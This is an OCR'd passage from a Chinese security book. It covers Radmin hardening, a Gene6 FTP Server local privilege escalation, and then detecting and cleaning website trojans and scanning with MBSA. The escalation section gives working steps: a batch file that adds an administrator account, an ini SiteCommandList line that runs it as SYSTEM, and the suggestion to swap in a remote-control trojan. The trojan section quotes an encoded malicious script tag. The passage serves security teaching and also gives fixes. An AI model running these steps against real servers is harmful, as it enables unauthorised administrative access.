


图 7-70　进入远程管理桌面

7.7.8　防范对策

既然有些风险无法完全排除，那么可以采取一些补救措施来降低风险。通过分析研究，笔者认为可以采取以下一些措施防范 Radmin-Hash 提升权限。

- 在 Radmin 服务端中进行授权设置。在 Radmin 中可以对登录用户进行授权，对不同的 IP 地址或者用户设置不同的权限，如上传文件、读取文件、写入文件、执行命令等。
- 使用 IP 限制。如果登录用户的 IP 地址是固定的，则可以在 IP 地址限制中进行设置，如仅允许客户的 IP 地址进行登录，这样，只有使用客户网段才能登录。
- 使用 Radmin 中的日志记录。Radmin 中默认未启用日志记录，可以在 DOS 提示符下输入

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

“R_server /setup”命令打开设置窗口，如图 7-71 所示，在“Logging”设置区中分别勾选“Use Event Log”及“Use logfile”复选框，并设置日志文件名称及路径，然后单击“OK”按钮完成设置。

- 在发生入侵后或者不定期修改 Radmin 及管理员的账号和密码。没有绝对的安全，只有绝对的不安全。如果主机 24 小时提供服务，则应该定期修改远程管理软件及用户账号等密码，并定期安装系统补丁，进行安全检查。




图 7-71　在 Radmin 中启用日志记录

7.8　Gene6 FTP Server 本地提权

在实际渗透测试过程中，笔者碰到一个目标服务器上安装了 Gene6 FTP Server，且获取了该服务器上某个网站的 WebShell 的情况。获取 WebShell 后，一般都会尝试提权，因此有了本节内容。笔者通过研究，发现网上提及的方法与实际可用方法相差较大，也应了“纸上得来终觉浅，绝知此事要躬行”这句话。

Gene6 FTP Server 是一个基于 Windows 操作系统开发的安全、高效的高级 FTP 服务器软件，它不仅可靠，而且具有很强的可控性，支持远程管理、128 位 SSL 加密的数据连接，使用非常方便。Gene6 FTP Server 优良的性能及平易近人的价格使它不仅能应付高负载下的文件传输服务器，对于追求高可靠性、强定制性和易管理性的企业服务器也是很好的选择。其最新版本为 Gene6 FTP Server 3.10.0.15，官方网站地址为 http://www.g6ftpserver.com/。

Gene6 FTP Server 是一款非常流行的 Windows 平台的 FTP Server，默认安装后，本地的非特权用户可以修改 Gene6 FTP Server 的设置，如添加新的 site 命令。由于 Gene6 FTP Server 是以 system 权限运行的，因此攻击者可以轻易地提升权限。详细漏洞情况请参阅 securityfocus 网站公告（http://www.securityfocus.com/bid/12739/info）BUGTRAQ ID: 12739，受影响版本如下。

- Gene6 G6 FTP Server 3.4
- Gene6 G6 FTP Server 3.3.1
- Gene6 G6 FTP Server 3.3
- Gene6 G6 FTP Server 3.2
- Gene6 G6 FTP Server 3.1

严禁网络传播本PDF，违者责任自负！

- Gene6 G6 FTP Server 3.0.2
- Gene6 G6 FTP Server 3.0.1
- Gene6 G6 FTP Server 3.0
- Gene6 G6 FTP Server 2.0

7.8.1　通过互联网获取漏洞的利用信息

笔者获取了一个对该漏洞的利用方法（http://www.51cto.com/art/200508/5263.htm），具体如下。

01　以非特权用户的身份登录。

02　打开 Gene6 FTP Server 控制台，添加 FTP 用户账号，如“test”。

03　对 FTP 服务器添加新的 site 命令。如果要实现这个操作，必须将可执行文件映射到新建的 site 命令（详见以下 04 和 05）。

04　编写一个名为 ABC.bat 的 BAT 文件，示例如下。

```
---cut here -------------------------
net user abc /add
net localgroup administrators abc /add
---cut here  -------------------------
```

05　将 ABC.bat 映射到新建的 site 命令，如 ABC。

06　获取 system 权限。以 test 用户的身份登录 FTP 服务器，然后执行以下命令。

```
ftp>quote site abc
```

这样，就以 system 权限执行了 ABC.bat。当然，还可以映射任何其他可执行文件。

通过分析，感觉在实际利用过程中该方法非常不方便，可用性较差。通过查阅资料，搭建实际环境测试，获取了另外一种利用方法。

7.8.2　修改 user 配置参数获取本地服务器权限

01　搭建 FTP Server 服务器

在本地安装 Gene6 G6 FTP Server 3.4，安装完成后设置一个域，并建立一个普通账号“test”，密码为“test”，如图 7-72 所示。在实际渗透测试过程中，可以通过 WebShell 读取“c:\Gene6 FTP Server\Accounts\test\users\”user 账号下的*.ini 文件，如本例中的 test.ini 文件。




图 7-72　搭建 Gene6 G6 FTP Server 测试环境

严禁网络传播本PDF，违者责任自负！

02 修改配置参数

找到 test.ini 文件，如图 7-73 所示，在其中加入如下语句。

```
SiteCommandList0=-1,hack,C:\RECYCLER\1.bat,0,60,0,0,hack
```

- “C:\RECYCLER\1.bat”为需要执行的批处理，可以根据实际需要，将“1.bat”文件换成远控木马。
- “hack”为识别码，即在 FTP 登录成功后，执行“quote site hack”命令。修改后的 test.ini 文件要能保存，也即 FTP 用户必须具备读写权限。一般情况下，管理员都会给 FTP 用户 FTP 权限。
- “SiteCommandList”是配置文件指令，支持在 site 命令后面添加“0”、“1”、“2”、“3”以区别不同的命令。如果 INI 文件中已经有“SiteCommandList0”指令了，那么我们再添加时就需要修改为“SiteCommandList1”了。
- “-1”表示一些选项，如“是”、“否”，不需要关心。
- cmd 是命令，执行时输入“site cmd”即可。
- “net user xx /add”是我们要执行的命令。因为 Gene6 运行在 system 用户权限下，所以它具有系统的完全控制权限，可以执行很多高级命令以完成系统操作。
- “0”表示是否将输出指向客户端。
- “60”指超时 60 秒。

03 添加执行批处理文件或者木马程序

如图 7-74 所示，到“C:\RECYCLER”目录下新建一个批处理文件“1.bat”，其内容为添加一个管理员用户。“1.bat”也可以是“1.exe”，只要是能运行的程序即可，可以是 WCE 等。

图 7-73 修改用户参数文件




图 7-74 添加批处理执行文件

04 登录 FTP 并执行命令

使用命令“ftp 服务器 IP 地址”进行登录测试，在本例中，执行“ftp 192.168.121.186”。在登录提示出现后，输入用户名“test”和密码“test”后，再执行“quote site hack”命令，即可在服务器上添加一个管理员用户 hack，使用命令“net localgroup administrators”查看该服务器上所有管理员，如图 7-75 和图 7-76 所示，成功获得服务器管理员权限。

05 FTP 密码为 MD5 加密

打开 test.ini 文件，在其中可以看到其密码采用 MD5 加密，如图 7-77 所示，将加密值复制到

严禁网络传播本PDF，违者责任自负！

cmd5 网站可以直接进行破解。




图 7-75　登录 FTP 并执行命令




图 7-76　成功添加管理员用户 hack

图 7-77　FTP 用户密码为 MD5 加密

06　FTP 管理员提权

对于 FTP 管理员提权，实际利用没有测试过，其思路主要就是通过破解其管理员密码，然后通过 LCX 进行本地端口转向，并进行连接。对于 FTP 端口不是 21 端口的情况，命令为“open 127.0.0.1 8021”，这个命令需要在 FTP 提示符下执行，也即先运行 FTP 命令。

7.8.3　漏洞修复和加固方法

建议升级当前 Gene6 FTP Server 到最新版本 Gene6 FTP Server 3.10.0.15，或者对程序进行降权处理，对 user.ini 文件进行严格的权限处理，即仅允许读取，不允许修改配置文件。

严禁网络传播本PDF，违者责任自负！

第 8 章　Windows 及 Linux 安全防范

在网络攻防的整个过程中，安全防范非常重要：攻击方需要隐藏自己的 IP 地址，消除痕迹，防止被发现；而防守方则关注如何加固，使自己的系统更加安全，“牢不可破”是终极目标。在武侠小说中经常提及一个理念——最好的防御就是攻击。通过攻击自身系统发现漏洞，对漏洞进行分析、修补和加固，也就有了经常听到的安全公司进行某项目的安全评估。Windows 及 Linux 的安全防范有很多方面，本章就一些常见的漏洞和弱点进行分析，抛砖引玉。真正的安全防范是一个持续改进和完善的过程，需要我们随时关注最新的 0day 及安全漏洞。

本章主要通过一些实际案例讨论如何防范 Windows 及 Linux 在安全方面存在的问题，这些问题具有一定的代表性，掌握这些方法可以触类旁通。

本章主要内容

- 网站挂马的检测与清除
- 巧用 MBSA 检查和加固个人计算机
- 使用“冰刃”进行安全检查
- 手工清除病毒
- 计算机网络入侵安全检查分析研究
- 电子邮件社会工程学攻击防范研究
- SQL 注入攻击技术及其防范研究
- 操作系统密码安全设置
- 使用 chkrootkit 和 rkhunter 检查 Linux 后门
- Windows 下 PHP+MySQL+IIS 安全配置
- Windows 下 PHP+MySQL+IIS 安全平台高级配置

8.1　网站挂马的检测与清除

据不完全统计，90% 的网站都被挂过马。挂马是指在获取网站或者网站服务器的部分或者全部权限后，在网页文件中插入一段恶意代码，这些恶意代码主要是包括 IE 等漏洞在内的利用代码，用户访问被挂马的页面时，如果系统没有更新恶意代码中利用的漏洞补丁，则会执行恶意代码程序，进行盗号等危险操作。

严禁网络传播本PDF，违者责任自负！

目前，挂马主要是为了获取商业利益，有的是为了赚取流量，有的是为了盗取游戏账号的，也有的是为了好玩。不管出于哪种目的，对于访问被挂马的网站来说都是一种潜在的威胁，甚至会影响网站所代表的公司的形象。

当一个网站运营很长时间后，网站文件会非常多，手工查看网页文件代码非常困难，杀毒软件仅能对恶意代码进行查杀，对网页木马及挂马程序不一定能全部查杀。本节就如何利用安全检测工具软件来检测和清除网站木马进行探讨，使用本节介绍的工具可以轻松地检测网站是否被挂马。

8.1.1　检测网页木马程序

01　安装 URL Snooper

URL Snooper 是一款 URL 嗅探工具，其官方主页为 http://www.donationcoder.com/urlsnooper，安装步骤非常简单，按照提示进行安装即可。第一次使用时程序会自动检测网卡，以确定能否正常连接网络，设置无误后，应该出现如图 8-1 所示的界面。




图 8-1　正确安装后的界面

注意

如果未出现如图 8-1 所示的界面，说明程序设置存在问题。笔者在测试时发现该程序无法检测无线网卡，因此无法在无线网络中使用。

02　对网站进行侦测

在 URL Snooper 的“Protocol Filter”下拉列表中选择“Show All”选项，单击“Sniff Network”按钮，开始监听网络。接着，使用 IE 浏览器打开需要进行木马检测的网站，URL Snooper 会自动抓取网站中的所有链接，在“Index”列中按照 5 位数字序号进行排列，如图 8-2 所示。

严禁网络传播本PDF，违者责任自负！




图 8-2　监听结果

说明

在侦测结果中可能包含非常多的链接，这个时候就需要进行排查。选中一条记录，URL Snooper 会显示详细的监听结果。

发现存在挂马代码“<script src=http://%61%76%65%31%2E%63%6E></script>”。在百度中对其进行搜索，如图 8-3 所示，有 30 多条搜索结果，可以辅佐证明该段代码为挂马代码。




图 8-3　搜索结果

说明

要善于运用搜索引擎。通过搜索可以知道目前关于该问题的描述和解决方法等。

严禁网络传播本PDF，违者责任自负！

03　对地址进行解码

该地址采用了一种编码方式。笔者对常用的这种编码值进行了整理，如表 8-1 所示，从中可以找出该代码的真实地址为 http://ave1.cn。

表8-1　编码对应表

原　值	解码前的值	原　值	解码前的值	原　值	解码前的值
backspace	%08	A	%41	a	%61
tab	%09	B	%42	b	%62
linefeed	%0A	C	%43	c	%63
creturn	%0D	D	%44	d	%64
space	%20	E	%45	e	%65
!	%21	F	%46	f	%66
"	%22	G	%47	g	%67
#	%23	H	%48	h	%68
$	%24	I	%49	i	%69
%	%25	J	%4A	j	%6A
&	%26	K	%4B	k	%6B
'	%27	L	%4C	l	%6C
(	%28	M	%4D	m	%6D
)	%29	N	%4E	n	%6E
*	%2A	O	%4F	o	%6F
+	%2B	P	%50	p	%70
,	%2C	Q	%51	q	%71
-	%2D	R	%52	r	%72
.	%2E	S	%53	s	%73
/	%2F	T	%54	t	%74
0	%30	U	%55	u	%75
1	%31	V	%56	v	%76
2	%32	W	%57	w	%77
3	%33	X	%58	x	%78
4	%34	Y	%59	y	%79
5	%35	Z	%5A	z	%7A
6	%36	[	%5B	{	%7B
7	%37	\	%5C	|	%7C
8	%38	]	%5D	}	%7D
9	%39	^	%5E	<	%3C
:	%3A	_	%5F	=	%3D
;	%3B	`	%60	>	%3E
?	%3F	@	%40		

04　获取该网站相关内容

可以使用 FlashGet 站点资源管理器获取该网站的内容。如图 8-4 所示，打开 FlashGet，依次单击“工具”→“站点资源探索器”选项，打开站点资源探索器，在“地址”文本框中输入“http://ave1.cn”，然后按“回车”键，即可获取该网站的一些资源。在 FlashGet 站点资源探索器中可以直接将看到的文件下载到本地查看。

图 8-4　使用 FlashGet 站点资源探索器获取站点资源

说明

使用 FlashGet 站点资源探索器可以很方便地获取挂马代码地址中的一些资源，这些资源可能是挂马的真实代码，通过这些代码可以知道挂马者采用的是哪个漏洞，有时还可以获取 0day 漏洞。

在本例中，由于挂马时间较长，挂马者已经撤销了原来的挂马程序文件，在该网站中获取的 HTML 文件没有用处，且有些文件已经不存在了，无法对源代码文件进行分析。

05　使用“D 盾_Web 查杀”工具进行查杀

“D 盾_Web 查杀工具 v1.4.1”是免费软件，运行平台为 Windows。该软件为绿色软件，不需要安装，运行后设置扫描位置，单击“扫描”按钮即可，扫描效果如图 8-5 所示。该软件对目前绝大多数的后门均能查杀，是 Windows 下一款难得的 WebShell 检测工具。通过该工具找到后门文件后，可以对后门文件采取清除或者删除等操作。




图 8-5　使用 D 盾 Web 查杀工具查杀 WebShell

8.1.2　清除网站中的恶意代码（挂马代码）

01　确定挂马文件

要想清除网站恶意代码，首先需要知道哪些文件被挂马了，判断方法有 3 个：一是直接查看代码，从中找出挂马代码；二是通过查看网站目录修改时间，通过时间进行判断；三是使用本节提到的软件进行直接定位，通过监听找出恶意代码。

在本案例中，网站首页确认被挂马了，通过查看时间可以知道挂马时间是 8 月 25 日左右，因此可以使用资源管理器的搜索功能初步定位时间为 8 月 24 日至 26 日，搜索在这个时间范围内修改或者产生的文件，如图 8-6 和图 8-7 所示。




图 8-6　搜索被修改的文件




图 8-7　搜索结果

02　清除恶意代码

使用“记事本”程序打开代码文件，从中清除恶意代码。清除代码时一定要注意，不要使用网页编辑器中可能直接访问挂马网站的功能，以免感染木马程序。建议使用“记事本”等文本编辑器。在清除恶意代码的过程中，发现挂马者竟然对 JS 文件也不放过，如图 8-8 所示。




图 8-8　对 JS 文件进行挂马

8.2　巧用 MBSA 检查和加固个人计算机

微软基线安全分析器（Microsoft Baseline Security Analyzer，MBSA）是一个简单易用的工具，它可以帮助中小型企业根据微软的安全性建议确定其安全状态，并根据结果提供具体的修正指南。MBSA 用于检测常见的安全性错误配置和计算机系统遗漏的安全性更新，改善安全性管理流程，构建于 Windows Update 代理和 Microsoft Update 基础结构之上，因此可确保与其他微软管理产品一致，这些产品包括 Microsoft Update（MU）、Windows Server Update Services（WSUS）、Systems Management Server（SMS）、System Center Configuration Manager（SCCM）2007 及 Small Business Server（SBS）。MBSA 为众多领先的第三方安全供应商和安全审核员使用，平均每周扫描 300 多万台计算机。目前微软已经停止对 2.01 版本以下的 MBSA 进行更新，有关 MBSA 2.2 的更多信息，感兴趣的朋友可以访问 http://technet.microsoft.com/zh-cn/security/cc184923.aspx 了解。

使用 MBSA 有以下 4 个方面的好处。

- 可以通过扫描系统评估系统的安全性。用微软的安全工具检测微软产品的安全性，融合性应该是最好的。
- 绕过微软补丁下载中相关的验证问题。MBSA 扫描结束后会直接给出补丁的下载地址。
- 纠正系统中运行的 IIS 等应用在安全管理等方面的错误或者漏洞。MBSA 的扫描结果中会给出纠正的详细措施，可以很容易地进行纠正，使系统更加安全。
- 可以对 Windows 2000/NT 操作系统进行补丁更新。目前很少能找到有关 Windows 2000/NT 操作系统补丁的直接下载地址了。

总之，使用 MBSA 比使用第三方漏洞检测工具更安全、更方便、更高效。下面就如何具体应用 MBSA 检测和加固个人计算机系统进行介绍。

8.2.1　实验准备和环境

01　下载 MBSA

MBSA 目前的最新版本是 2.3，分为 x64 和 x86 两个版本，提供德语、日语、英语和法语共 4 种语言。下载时一定要注意，对于 x86 版本的系统，下载 MBSASetup-x86-EN.msi 即可。

02　安装 MBSA

MBSA 的安装很简单，和正常软件的安装一样，按照提示进行操作即可。

03　实验环境

本次实验环境为 64 位 Windows 7 操作系统，安装了一些普通的应用工具，并做过一些简单的加固，使用第三方工具 360 等修补了系统中的安全漏洞。

8.2.2　使用 MBSA 检测和加固系统

01　运行 MBSA

依次单击“开始”→“程序”→“Microsoft Baseline Security Analyzer 2.3”选项，打开 Microsoft Baseline Security Analyzer 2.3 程序主界面，如图 8-9 所示。

说明

在 MBSA 主程序中有如下 3 大主要功能。

- Scan a computer：使用计算机名称或者 IP 地址来检测单台计算机，适用于检测本机或者网络中的单台计算机。
- Scan multiple computers：使用域名或者 IP 地址范围来检测多台计算机。
- View existing security scan reports：查看已经检测的安全报告。

02　设置单机 MBSA 扫描选项

单击“Scan a computer”选项，会出现一个扫描设置窗口，如图 8-10 所示。如果仅仅针对本机就不用设置“Computer name”和“IP address”选项了，MNSA 会自动获取本机的计算机名称，本例中扫描的计算机名称为“WORKGROUP\SIMEON”。如果要扫描网络中的计算机，则要在“IP address”文本框中输入欲扫描的 IP 地址。在 MBSA 扫描选项中，默认会自动命名一个安全扫描报告名称（%D%-%C%(%T%)），即“Security report name”，该名称按照“域名-计算机名称（扫描时间）”进行命名，用户也可以输入一个自定义的名称来保存扫描的安全报告。然后，勾选“Options”设置区中前 4 个安全检测选项。




图 8-9　Microsoft Baseline Security Analyzer 2.3 主界面




图 8-10　设置 MBSA 扫描选项

说明

（1）在“Options”中有 5 个选项，下面分别进行说明。

- Check for Windows administrative vulnerabilities：检测 Windows 管理方面的漏洞。
- Check for weak passwords：检测弱口令。
- Check for IIS administrative vulnerabilities：检测 IIS 管理方面的漏洞，如果计算机提供 Web 服务，则可以选择。在本例中，由于是 Windows XP 系统，一般情况下都没有安装 IIS，因此可以不选择。
- Check for SQL administrative vulnerabilities：检测 SQL 程序设置等方面的漏洞，如检测是否更新了最新补丁、是否进行了口令设置等。
- Check for security updates：检测安全更新。主要用于检测系统是否安装了微软的补丁，不需要通过微软的正版认证。

前 4 项是安全检测选项，可根据实际情况选择，最后一项是微软的站点更新安全策略、安全补丁等最新信息，如果不具备联网环境可以不选择。

（2）单击“Cancel”按钮后会退回上一个窗口。

（3）单击“Scanning Options”选项可以查看扫描选项的详细说明。

（4）如果勾选了“Check for security updates”复选框，程序会进行自动更新，如图 8-11 所示。扫描时会等待一段时间，根据网络连接及更新量的大小，有时等待时间会比较长，直到下载更新信息后才会自动进行安全扫描。在下载过程中，可能出现 CPU 占有率比较高的情况，这是正常的。MBSA 将更新下载到本地后，需要对程序和策略进行更新，所以会出现占有率比较高的情况。




图 8-11　程序下载策略等更新

03　扫描漏洞

单击“Start Scan”按钮，开始扫描。扫描结束后，程序会自动跳转到扫描结果窗口，如图 8-12 所示，可以查看本次扫描的详细信息。在扫描报告中可以按照“Score(worst first)”和“Score(worst first)”两种方式进行排序，显示扫描结果。在扫描结果中，主要有“Security Update Scan Results”、“Windows Scan Results”、“Internet Information Services (IIS) Scan Results”、“SQL Server Scan Results”和“Desktop Application Scan Results”5 种。

04　扫描结果分析

从扫描结果中可以看到，有 5 个红色的盾牌标志，表明系统存在 3 个较为危险的安全隐患或者

